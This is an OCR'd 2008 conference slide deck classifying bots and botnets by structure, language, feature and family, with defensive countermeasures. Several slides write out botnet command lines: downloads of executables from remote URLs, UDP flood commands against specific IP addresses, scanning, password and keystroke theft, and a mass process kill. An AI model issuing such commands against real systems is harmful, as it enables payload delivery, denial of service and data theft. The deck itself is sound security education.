Bot and Botnet Taxonomy

Jose Nazario, Ph.D.

Jose Nazario, Ph.D.
Bot and Botnet Taxonomy
C5 April 27, 2008

Overview

- Bot taxonomy
- Bot families
- Basic bot commands
- Responding to bots

Why a Taxonomy?

- Reveal working strategies
- Discover technique reuse, advances

Malcode Taxonomy

- Viruses
- Worms
- Trojan horse software
- Rootkits
- Spyware

- Bots exhibit all characteristics but viruses

Bots By Network Structure

- Centralized bots
  - IRC bots - 90%
    - Dedicated bots
    - Scripts and add ons
  - HTTP bots - 4%
  - Other - DNS signaling - 1% (est)
- Decentralized bots
  - P2P bots - 5%

Bots By Language

- Compiled
  - C
  - C++ - 80%
- Interpreted
  - Perl - 5%
  - PHP
  - JavaScript

Bots By Feature

- Attacks
  - DDoS - 40%
  - Exploit - 80%
- Server
  - HTTP - 30%
  - FTP - 50% (payload delivery)
  - RLogin
- Proxy - 30%
  - SOCKS4
  - SOCKS5
  - HTTP

Why So Many Taxonomies?


- No single one will work
- Depends on what you're trying to achieve
- Bots are multifaceted
- Botnets are complex beasts

How Bots Spread

- Mail
  - Trojans
  - Bot arrives as an attachment or is installed by an exploit tool
- Link spam
  - Instant messaging, social engineer
- Websites
  - Browser (client-side) attacks
  - Exploit downloads and installs bot executable
- Explicit attacks on hosts
  - Exploits, worm like
  - Directly loaded on the system

Bots in the Malware Taxonomy

- Bots exhibit worm characteristics
  - Use network exploits to propagate
- Bots exhibit backdoor characteristics
  - Start up a network listener service, inbound connections
    - FTP server, web server, etc
  - Connect outbound to receive connections
- Bots utilize rootkits
  - Rootkits hide their presence
- Bots have spyware components
  - Keystroke loggers for information theft
- Bots are extensible and may download additional software
- A botnet herder may load adware and/or spyware on a compromised system



From wwwhttp://www.happyrobot.net/robotchow/robotfilter_art/robot_troop3.gif

Jose Nazario, Ph.D.

Bot and Botnet Taxonomy

C5 April 27, 2008

Why So Many Bots?

- Some attackers want their own - pride
- Different languages (C, C++, Perl, Tcl)
  - Rewrites, forks
- Different goals
  - Attacks, spyware, etc
- Different platforms
  - Linux, Windows dominate
- Executable and code size concerns some attackers
- Bots continue to develop in complexity

Bot Basics

- Setup
  - Installation?
  - Debugger or AV checks?
    - Disable monitors, stop working
- Connect to command server
- Main loop
  - Listen for replies
  - Act on commands
  - Event driven
  - Repeat

Bot Family: Perlbot

- Primarily used on Linux
  - Works on OS X, too
- Written in Perl
- Often used by Brazilian teams
- Limited capabilities
- Server information is in Perl script

- Designed to run in RFI situations
- About 2% of all bots

Bot Family: pBot

- PHP bot
- Often used in Remote File Include exploits
  - Targeting Linux web servers, PHP apps
- Various users around the world
- No exploits (or spreaders)
  - Coupled to PHP web app exploits
- Configuration hardcoded in PHP script
- Some development
- Rare, less than 1% of bots


Bot Family: Kaiten

- Primarily affects Linux
  - Spreads using PHP and AWStats vulnerabilities
- Written in C using one source code file
- Capabilities include: shell commands, sending and receiving files and DDoS, but does not contain any exploits
- Easily modified, though rarely significantly modified and rarely packed
- Referred to as “MARE, Kaiten and Lupper” by Anti-virus companies
- Server information is usually static within the executable binary
  Rare (2008), less than 1%

Bot Family: Agobot

- Affects Windows and has thousands of variants
- Monolithic architecture written in 20,000 lines of C/C++ code
- Capabilities include: DDoS, IRC, exploits (with shellcode obfuscation), password theft, webcam use, CD key theft, security software disabling, anti-debugging routines
- Used to build attack botnets
- Commonly referred to as Phatbot
- Server information is usually static within the executable binary
- Less popular now, about 10%

Agobot Build-Time Config



Jose Nazario, Ph.D.

Bot and Botnet Taxonomy

C5 April 27, 2008

Bot Family: SDBot

- Appeared in late 2002, affects Windows and has hundreds of variants
- Official C/C++ source code is 90% smaller than Agobot, does not include attack capabilities and is GPL licensed!
- Subsequent variants added attack capabilities including: DDoS tools, password theft tools, packet sniffing and encryption
- Server information is usually static within the executable binary
- Less popular, about 10%

Bot Family: SpyBot

- Appeared in early 2003, affects Windows and has hundreds of variants
- Written in C/C++ and may have evolved from SDBot
- Capabilities include: DDoS, scanning, exploits and packet sniffing
- Used to build attack botnets
- Server information is usually static within the executable binary
- About 10%

Bot Family: GTBot

- Appeared in 1998 and affects Windows
- Usually arrives as a self extracting RAR file, sent as a Trojan e-mail attachment
- Built using a modified mIRC binary that uses non-standard configuration files
- Uses “HideWindows” Windows utility to hide itself
- Capabilities include: DDoS tools, scanning and exploit tools
- Used to build attack botnets
- Server information built into mirc.ini config file
- Still popular, about 10% of bots

Bot Family: Reptile

- Appeared in 2005 and affects Windows
- Looks very similar to SDBot
- Written in about 20,000 lines of C++ code
- Capabilities include: attacks, scans, keystroke logger, packet sniffing and optional encryption
- Potentially used for spyware installation
- Server information is usually static within the executable binary
- Modest popularity, 5-10%

Bot Family: RxBot

- Appeared in 2004; affects Windows
- Written in about 20,000 Lines of C++ code
- Capabilities include: DDoS, exploits, scanning, SOCKS proxy, password theft, packet sniffing, CD key theft
- Used to build attack botnets
- Server information is usually static within the executable binary (within config.h)
- Similar popularity to Agobot

Bot Family: Nirbot

- Written in C++
- Runs on Windows
- Exploits MS06-040, SYCM06-010, MS DNS, SQL and SMB weak passwords
- Can DDoS
- Appeared in 2006
- Modular, written as a SpyBot replacement
- Limited number of users
- Many AV names
  - Rinbot, IrnBot, Vanbot, Nirbot, etc
- About 5% of bots

Bot Family: NZM

- C++, Windows, appeared in about 2004
- Modular architecture
- Few exploits: DCOM RPC, MSSQL, RealCast, WINS, LSASS, etc
- DDoS, proxy, HTTP/FTP access, CD Keys, keystroke logger, packet sniffer, etc
- Growing in popularity
- About 10% of bots

Bot Family: Peacomm

- Appeared in January, 2007
  - Affects Windows systems
- Multiple components
- Peer-to-peer bot
  - Uses HTTP to update
- Sends spam, launches DDoS attacks
- Frequently updated
- Ships with a rootkit
- Many AV names
  - Peacomm, Zheltin, Nuwar, Tibs, Storm Worm

Bot Family: Machbot

- Appeared in late 2006, early 2007
- Windows HTTP bot
- Primarily used for DDoS, very rare
- Monolithic
- Poorly detected by AV
- Communicates with web server
  - Receives Base64 encoded response
  - Attack, sleep commands

Bot Family: BlackEnergy

- Appeared in 2006, Russian language origin
- Windows HTTP bot
- DDoS, update capabilities
- Communicates with a web server
  - POSTs ID to a PHP script
  - Receives back Base64 encoded commands
- Most popular HTTP DDoS bot

Jose Nazario, Ph.D.

Bot and Botnet Taxonomy

C5 April 27, 2008

From http://www.incx.nec.co.jp/robot/english/intro/intro_01.html

Bot Command Structure

- Composed of a few distinct elements
- Basic delimiter
  - !, . - marks it apart from other traffic
- Command
- Arguments

- Example:
- **.download http://someplace.com/update.exe c:\msupdate.exe 1**

Issuing Commands

- In private messages
  - Commands sent from botnet master to bot
- In the channel
  - Commands broadcast to all bots in a channel
- In the topic
  - All bots receive a topic command upon joining a channel

Example Commands

- advscan dcom135 400 0 0 -r -a
- !say @udpflood 195.186.31.255 65500 1000
- .udp 72.52.6.3 1000 65500 0
- .update http://members.home.nl/morp18/lol.exe 1

Command Types

- Attacks
- Join, leave
- Authorization
- Updates to modular bots
- Scanning

Authentication

- Tells the bot, “I am your master, listen to me”
- Usually just a simple passphrase
- “Hardcoded” statically into bots at compile time

- .login <pass>

- Kaiten has no authentication

Scanning Functions

- .advscan <service> <nthreads> <delay> <duration> <args>
  - A vulnerable service is usually an exploit vector
    - Dcom135, asn1http, mssql
  - Launches exploits when vulnerable hosts are found
- Arguments: -a, scan local /8, -b, scan local /16, -r, scan randomly
  - Can combine arguments (randomize within local /16)

<@DarK> .advscan netbios 100 5 120 -b -r
<]DarKBot[-32315> [SCAN]: Random Port Scan started on 192.168.x.x:139 with a delay of 5 seconds for 120 minutes using 100 threads.

TCP DDoS Attacks

- SYN floods cause a denial of service by exhausting TCP/IP stack resources and/or consuming bandwidth
- ACK floods
  - Do not appreciably impact TCP/IP stack resources
  - Attempt to bypass stateful firewalls

- .ddos.syn
- .synflood - RxBot
- !* PAN - Kaiten

Other DDoS Attacks

- UDP floods
- ICMP/ping floods
- Random Attacks
  - .ddos.random

- Connection floods
  - Repeated HTTP GET requests
- Spam attacks
  - Retaliatory attacks can result in a DoS affecting the source ISP

Join Commands

- Forces bots to join other channels
- Useful for botnet management

- .join <new channel>

IRC Channels in Botnet Management

- Partition botnet by location
  - Country, enterprise, government, military
- Partition by reliability
  - Know that you can use these hosts are services
- Partition by bandwidth
  - Dialup, broadband, faster …
  - Reserve bots with the most bandwidth for DDoS

Leave Commands

- Remove a bot from a channel
- .part <channel>

File Transfer Commands

- Used to load new software on an infected system
  - Frequently used to update modular bots

- .download <URL> <local file>
- .dl <URL> <local file>
- .update <URL> <local file>

Host Manipulation Commands

- Start up new services
- Used to access the infected system
  - Web server providing access to C:\

- .httpserver
- .tftpserver
- .rloginserver

Personal Information Theft

- .capture - screen capture
- .findfile - look for particular files
  - I.e. .findfile *.xls
- .findpass - admin login credentials
- .pstore - dump captured passwords
- .getcdkeys - installed product keys
- .getclip - clipboard access
- .keylog - start the keystroke logger
- .readfile - show the contents of a file
- .secure - remediate known vulnerabilities

Proxy Commands

- Used to start a proxy on the bot
- Allows bots to be used as stepping stones, sold as anonymizing proxies

- redirect.socks
- redirect.http
- .socks4

Killing Arbitrary Processes

- Often kills Anti-virus, security tools
- Keep the bot hidden

- .killproc
- !* KILL

CSI SX
SECURITY EXCHANGE

ARBOR NETWORKS

Jose Nazario, Ph.D.

Bot and Botnet Taxonomy

C5 April 27, 2008

CSI COMPUTER SECURITY INSTITUTE

Removing the Bot

- Not always respected, sometimes disabled
- Only removes the bot, not additional malware
- Not guaranteed to work

- .remove, .rm, .delete, .del, .die
- !* SH kill -9 -1 - Kaiten

Stopping Commands

- Useful way to stop a set of commands on a botnet

- .synstop/.pingstop/.udpstop
- .ddos.stop
- !* KILLALL

- .httpstop/.tftpstop/.socks4stop, etc

Stopping Centralized Bots

- Block access to central server
  - Firewall rules
  - NULL routes to destination
  - DNS poisoning
- Prevents bot from getting commands
- Block hits indicate infected clients

Stopping Decentralized Bots

- Peacomm for example
- Stop P2P traffic
  - Requires deep packet inspection
  - Requires IPS capabilities
- Detect bot specific traffic, filter

Utility of Taxonomies

- Guide response
  - Centralized vs decentralized
- Indicates how bad it could get
  - Bot capabilities
  - Botnet operator's intentions
- Tells us what else to expect
  - Backdoors, spam, other malcode

Conclusions

- Many bot families
- Similar core feature sets
- Rich command set